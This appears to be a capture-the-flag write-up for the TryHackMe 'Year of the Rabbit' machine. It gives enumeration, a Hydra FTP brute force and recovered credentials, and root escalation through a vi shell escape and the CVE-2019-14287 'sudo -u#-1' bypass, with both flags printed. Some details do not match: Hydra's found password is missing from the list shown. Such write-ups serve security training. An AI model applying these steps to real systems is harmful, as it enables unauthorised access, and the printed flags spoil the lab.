

Year of the Rabbit - THM

Scan the network:

```
nmap -sV -O 10.49.187.177
```

```
root@ip-10-49-101-249:~# nmap -sV -O 10.49.187.177
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-06-14 08:48 UTC
Nmap scan report for ip-10-49-187-177.ap-south-1.compute.internal (10.49.187.177)
Host is up (0.00032s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.2
22/tcp    open  ssh      OpenSSH 6.7p1 Debian 5 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.10 ((Debian))
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.10 - 3.13
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

We see three ports open: 21/ftp,22/ssh and 80/http

Lets run a script scan:

```
nmap -sV -O -sC -p21,22,80 10.49.187.177
```

```
root@ip-10-49-101-249:~# nmap -sV -O -sC -p21,22,80 10.49.187.177
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-06-14 08:48 UTC
Nmap scan report for ip-10-49-187-177.ap-south-1.compute.internal (10.49.187.177)
Host is up (0.00036s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.2
22/tcp    open  ssh      OpenSSH 6.7p1 Debian 5 (protocol 2.0)
| ssh-hostkey:
|   1024 a0:8b:6b:78:09:39:03:32:ea:52:4c:20:3e:82:ad:60 (DSA)
|   2048 df:25:d0:47:1f:37:d9:18:81:87:38:76:30:92:65:1f (RSA)
|   256  be:9f:4f:01:4a:44:c8:ad:f5:03:cb:00:ac:8f:49:44 (ECDSA)
|_  256  db:b1:c1:b9:cd:8c:9d:60:4f:f1:98:e2:99:fe:08:03 (ED25519)
80/tcp    open  http     Apache httpd 2.4.10 ((Debian))
|_ http-title: Apache2 Debian Default Page: It works
|_ http-server-header: Apache/2.4.10 (Debian)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.10 - 3.13 (99%), Linux 5.4 (95%), ASUS RT-N56U WAP (Linux 3.4) (95%), Linux 3.16 (95%), Linux 3.1 (93%), Linux 3.2 (93%), Linux 3.8 (93%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (93%), Android 5.1 (93%), Android 7.1.1 - 7.1.2 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Nothing much to see here. Lets start enumerating.

80/http:

visit <http://10.49.187.177> - Simple Apache website running, nothing here.

curl -s <http://10.49.187.177> - Nothing much

Try <http://10.49.187.177/robots.txt> - Access denied

Lets do directory enum:

```
gobuster dir -w /usr/share/dirb/wordlists/common.txt -u http://10.49.187.177
```

```
root@ip-10-49-101-249:~# gobuster dir -w /usr/share/dirb/wordlists/common.txt -u http://10.49.187.177
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.49.187.177
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/.hta (Status: 403) [Size: 278]
/.htpasswd (Status: 403) [Size: 278]
/assets (Status: 301) [Size: 315]
/.htaccess (Status: 403) [Size: 278]
/index.html (Status: 200) [Size: 7853]
/server-status (Status: 403) [Size: 278]
Progress: 4614 / 4615 (99.98%)
=====
Finished
=====
root@ip-10-49-101-249:~#
```

Explore all directories: Most are useless
/assets - we can see two files

Index of /assets


<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 RickRolled.mp4	2020-01-23 00:34	384M	
 style.css	2020-01-23 00:34	2.9K	
Apache/2.4.10 (Debian) Server at 10.49.187.177 Port 80			

Let check

1. RickRolled.mp4 - nothing useful just a song (very famous song).
2. style.css - ah we do find something useful, a secret file

```
font-family: Verdana, sans-serif;
font-size: 11pt;
text-align: center;
}
/* Nice to see someone checking the stylesheets.
   Take a look at the page: /sup3r_s3cr3t_fl4g.php
*/
div.main_page {
position: relative;
display: table;
}
```

Lets check it out,



Browser tabs: Rick Astley - Never Gonna x

Address bar: www.youtube.com/watch?v=dQw4w9WgXcQ

YouTube IN Search

RICK ASTLEY
NEVER GONNA GIVE YOU UP

4K 0:00 / 3:33

Rick Astley - Never Gonna Give You Up (Official Video) (4K Remaster)

Rick Astley 4.51M subscribers

Subscribe 19M Share Save

Modern Talking - Lady (Official Video) 939M 16y

SAME SONG 35 YEARS LATER 1987 2022

Rick Astley - Never Gonna Give You Up 2.1M views

YOUR MONTH, YOUR MEME 6.4M views

Michael Jackson - Official Video 2.1B 16y

RickRolled

It redirects us to a RickRoll video. However there must be a reason for this. Lets intercept the request in burp suite.

Request					Response				
Pretty	Raw	Hex			Pretty	Raw	Hex	Render	
1	GET	//sup3r_s3cr3t_fl4g.php	HTTP/1.1		1	HTTP/1.1	302	Found	
2	Host:	10.49.187.177			2	Date:	Sun, 14 Jun 2026 09:04:47 GMT		
3	User-Agent:	Mozilla/5.0 (X11; Linux x86_64; rv:151.0) Gecko/20100101 Firefox/151.0			3	Server:	Apache/2.4.10 (Debian)		
4	Accept:	text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8			4	Location:	intermediary.php?hidden_directory=/WExYY2Cv-qU		
5	Accept-Language:	en-US,en;q=0.9			5	Content-Length:	0		
6	Accept-Encoding:	gzip, deflate, br			6	Keep-Alive:	timeout=5, max=100		
7	Connection:	keep-alive			7	Connection:	Keep-Alive		
8	Upgrade-Insecure-Requests:	1			8	Content-Type:	text/html; charset=UTF-8		
9	Priority:	u=0, i			9				
10					10				
11									

In the response section we see a hidden directory /WExYY2Cv-qU/, lets check it out:

Index of /WExYY2Cv-qU

Name	Last modified	Size	Description
 Parent Directory	-		
 Hot_Babe.png	2020-01-23 00:34	464K	

Apache/2.4.10 (Debian) Server at 10.49.187.177 Port 80



We see a image: Hot_babe.png, download and save it

Now lets analyze the image.

1. exiftool Hot_Babe.png : Nothing useful sadly

```
root@ip-10-49-101-249:~/Downloads# exiftool Hot_Babe.png
ExifTool Version Number      : 12.76
File Name                    : Hot_Babe.png
Directory                    : .
File Size                    : 475 kB
File Modification Date/Time   : 2026:06:14 09:10:26+00:00
File Access Date/Time        : 2026:06:14 09:10:26+00:00
File Inode Change Date/Time   : 2026:06:14 09:10:26+00:00
File Permissions              : -rw-r--r--
File Type                    : PNG
File Type Extension          : png
MIME Type                    : image/png
Image Width                  : 512
Image Height                 : 512
Bit Depth                   : 8
Color Type                   : RGB
Compression                  : Deflate/Inflate
Filter                      : Adaptive
Interlace                   : Noninterlaced
sRGB Rendering               : Perceptual
Warning                      : [minor] Trailer data after PNG IEND chunk
Image Size                   : 512x512
Megapixels                   : 0.262
root@ip-10-49-101-249:~/Downloads#
```

2. string Hot_Babe.png

```
IEND
Ot9RrG7h2~24?
Eh, you've earned this. Username for FTP is ftpuser
One of these is the password:
Mou+56n%QK8sr
1618B0AUshw1M
A56IpIL%1s02u
vTFbDzX9&Nmu?
FfF~sfu^UQZmT
8FF?iK027b~V0
ua4W~2~@y7dE$
3j39aMQQ7xFXT
Wb4~-CTc4ww*-
u6oY9?nHv84D&
0iBp4W69Gr_Yf
TS*%miyPsGV54
C7703FIy0c0sd
```

We get the ftp user: ftpuser and multiple possible passwords for it, however we dont know which one is the true password. Lets use hydra:

Copy all the passwords and save it in a file: passwords.txt
hydra -l ftpuser -P passwords.txt -t 4 -u 10.49.187.177 ftp

```
root@ip-10-49-101-249:~/Downloads# hydra -l ftpuser -P passwords.txt -t 4 -u 10.49.187.177 ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or security, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-06-14 09:15:31
[DATA] max 4 tasks per 1 server, overall 4 tasks, 82 login tries (l:1/p:82), ~21 tries per task
[DATA] attacking ftp://10.49.187.177:21/
[21][ftp] host: 10.49.187.177 login: ftpuser password: 5iez1wGXKfPKQ
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-06-14 09:16:16
root@ip-10-49-101-249:~/Downloads#
```

We have ftuser:5iez1wGXKfPKQ

Login to ftp/21:
ftp ftpuser@10.49.187.177

```
root@ip-10-49-101-249:~/Downloads# ftp ftpuser@10.49.187.177
Connected to 10.49.187.177.
220 (vsFTPd 3.0.2)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
229 Entering Extended Passive Mode (|||52684|).
150 Here comes the directory listing.
drwxr-xr-x  2 0      0          4096 Jan 23  2020 .
drwxr-xr-x  2 0      0          4096 Jan 23  2020 ..
-rw-r--r--  1 0      0           758 Jan 23  2020 Eli's_Creds.txt
226 Directory send OK.
ftp>
```

We see a file called Eli's_Creds.txt, open it
get Eli's_Creds.txt
exit
cat Eli\'s_Creds.txt

Now what you see in front of you is called BrainFuck.

```
root@ip-10-49-101-249:~/Downloads# cat Eli\'s_Creds.txt
+++++ +++++ [->++++ +++++ <+]>+ +++. < +++++ [->++ +++++] >++++ +. <++ +[->-
--<]> ----- .<++++ [->++ <+]>+ +++. < +++++ ++[-> ----- --<]> ----- --.<+
++++[->---- --<]> --.<++ +++++ +[->+ +++++ ++<]> +++++ .++++ ++. - --.<+
+++++ ++[->---- ----- <]>-- ----- ----- . ---.< +++++ ++[->+++++ +++++<
]>++++ +++. < +++++ [->++++ <+]>+ .<++++ +[->+ +++++] >+.. +++++. ----- --.<+
+.,<+ ++[-> --<]> >---- --.<++ +++++[->---- --<]> >---- --.<+ +++++[->----
--<]> --.<++ +++++[->+++++ +++++] >.<++ +[->+ ++<]> ++++++ +.<++ ++[->+++++
<+]>+ +++. < ++++++ +[->- ----- <]>-- ----- --.<++ +++++[->+++++ +++++] >+.<+
+++++[->---- --<]> ----.< ++++++ [->- --<]> >---- .<+++++ ++++++[->+++++ ++++++
<+]>+ +++++. <+++++ ++[->---- --<]> >---- --.<+ +. <++ ++++++ [->++ ++++++
<+]>+. <++++[->---- <]>-- ----- . <
root@ip-10-49-101-249:~/Downloads#
```

Use google and translate it.

We have creds: eli:DSpDiM1wAEwid

The image shows a web application for working with Brainfuck code. On the left, there's a search bar for tools on DCode, with a search for 'caesar' and a link to browse the full list of tools. Below this, the 'Results' section shows the input and output of a tool, with the input being the Brainfuck code from the previous image. The user 'eli' is logged in, and the password 'DSpDiM1wAEwid' is shown. A memory dump is also displayed, showing the state of memory at index 0 and 1, and the current pointer position. On the right, the 'BRAINFUCK INTERPRETER' section allows for interpreting Brainfuck code, with an 'EXECUTE' button. Below this, the 'BRAINFUCK ENCODER' section allows for encoding plaintext into Brainfuck code. The interface is yellow and orange, with a clean, functional design.

Login to SSH using eli:
ssh eli@10.49.187.177

```
root@ip-10-49-101-249:~/Downloads# ssh eli@10.49.187.177
The authenticity of host '10.49.187.177 (10.49.187.177)' can't be established.
ED25519 key fingerprint is SHA256:va5tHo0roEmHPZGWQySirwjIb9lGquhnIA1Q0AY/Wrw.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.49.187.177' (ED25519) to the list of known hosts.
eli@10.49.187.177's password:

1 new message
Message from Root to Gwendoline:

"Gwendoline, I am not happy with you. Check our leet s3cr3t hiding place. I've left you a hidden message there"

END MESSAGE

eli@year-of-the-rabbit:~$
```

Logged in as eli.
ls -la (we dont see user.txt)

In a real world you will have to explore all folders and all files for clues and mistakes but in our case if you look at the image above, it says a message for Gwendoline (another user) and talks about a scr3t hiding place. Lets find it

```
locate s3cr3t
cat /usr/games/s3cr3t/.th1s_m3ss4ag3_15_f0r_gw3nd0l1n3_only!
eli@year-of-the-rabbit:~$ locate s3cr3t
/usr/games/s3cr3t
/usr/games/s3cr3t/.th1s_m3ss4ag3_15_f0r_gw3nd0l1n3_only!
/var/www/html/sup3r_s3cr3t_fl4g.php
eli@year-of-the-rabbit:~$ cat /usr/games/s3cr3t/.th1s_m3ss4ag3_15_f0r_gw3nd0l1n3_only!
Your password is awful, Gwendoline.
It should be at least 60 characters long! Not just MniVCQVhQHUNI
Honestly!

Yours sincerely
  -Root
eli@year-of-the-rabbit:~$
```

We have password for Gwendoline:MniVCQVhQHUNI
Switch user to Gwendoline

su gwendoline
password <paste>
We are gwen now!!

Locate user.txt and we have our first flag.

```
eli@year-of-the-rabbit:~$ su gwendoline
Password:
gwendoline@year-of-the-rabbit:/home/eli$ locate user.txt
/home/gwendoline/user.txt
/usr/share/doc/fontconfig/fontconfig-user.txt.gz
gwendoline@year-of-the-rabbit:/home/eli$ cat /home/gwendoline/user.txt
THM{1107174691af9ff3681d2b5bdb5740b1589bae53}
gwendoline@year-of-the-rabbit:/home/eli$
```

Now to get root flag we will need to escalate to root.
Which means priv escalation time.

sudo -l

```
gwendoline@year-of-the-rabbit:/home/eli$ sudo -l
Matching Defaults entries for gwendoline on year-of-the-rabbit:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User gwendoline may run the following commands on year-of-the-rabbit:
    (ALL, !root) NOPASSWD: /usr/bin/vi /home/gwendoline/user.txt
gwendoline@year-of-the-rabbit:/home/eli$
```

For those who might don't know what "sudo -l" is; "sudo -l" shows us the sudo permissions of the current user that we are logged on at the moment. From above, we can see that user gwendoline can edit the file /home/gwendoline/user.txt with sudo privileges using /usr/bin/vi. Hmm, maybe there is something useful for this one on GTF0Bins, let's check it:

Try this but we can't run sudo commands sadly. Let's keep looking

(a)

Unprivileged

Sudo

SUID

This function is performed by the privileged user if executed via `sudo` because the acquired privileges are not dropped.

Remarks

If there are environment variables involved, they must be passed via `sudo VAR=value ...` or exported then `sudo -E ...`.

```
vi -c '!: /bin/sh' /dev/null
```

```
gwendoline@year-of-the-rabbit:/home/eli$ sudo vi -c '!/bin/sh' /dev/null
[sudo] password for gwendoline:
Sorry, try again.
[sudo] password for gwendoline:
Sorry, user gwendoline is not allowed to execute '/usr/bin/vi -c :!/bin/sh /dev/null' as root on year-of-the-rabbit.
gwendoline@year-of-the-rabbit:/home/eli$
```

There is a vulnerability we can use: CVE-2019-14287:

On old hosts there is a sudo vulnerability that when you pass the uid < 0 it reverts to uid=0 which is the root uid.

Lets check the bash version:

```
bash --version
```

```
lsb_release -a
```

```
gwendoline@year-of-the-rabbit:/home/eli$ bash --version
GNU bash, version 4.3.30(1)-release (x86_64-pc-linux-gnu)
Copyright (C) 2013 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
```

```
This is free software; you are free to change and redistribute it.
```

```
There is NO WARRANTY, to the extent permitted by law.
```

```
gwendoline@year-of-the-rabbit:/home/eli$ lsb_release -a
```

```
No LSB modules are available.
```

```
Distributor ID: Debian
```

```
Description:    Debian GNU/Linux 8.0 (jessie)
```

```
Release:        8.0
```

```
Codename:       jessie
```

```
gwendoline@year-of-the-rabbit:/home/eli$
```

1

Lets try to exploit this vuln with `sudo -u#-1 /usr/bin/vi /home/gwendoline/user.txt`

It will open the user.txt file, just add this line, just start typing and save `!/bin/sh`

And we have root and the flag: THM{8d6f163a87a1c80de27a4fd61aef0f3a0ecf9161}

```
gwendoline@year-of-the-rabbit:/home/eli$ sudo -u#-1 /usr/bin/vi /home/gwendoline/user.txt
```

```
# whoami
```

```
root
```

```
# id
```

```
uid=0(root) gid=0(root) groups=0(root)
```

```
# locate root.txt
```

```
/root/root.txt
```

```
# cat /root/root.txt
```

```
THM{8d6f163a87a1c80de27a4fd61aef0f3a0ecf9161}
```

```
#
```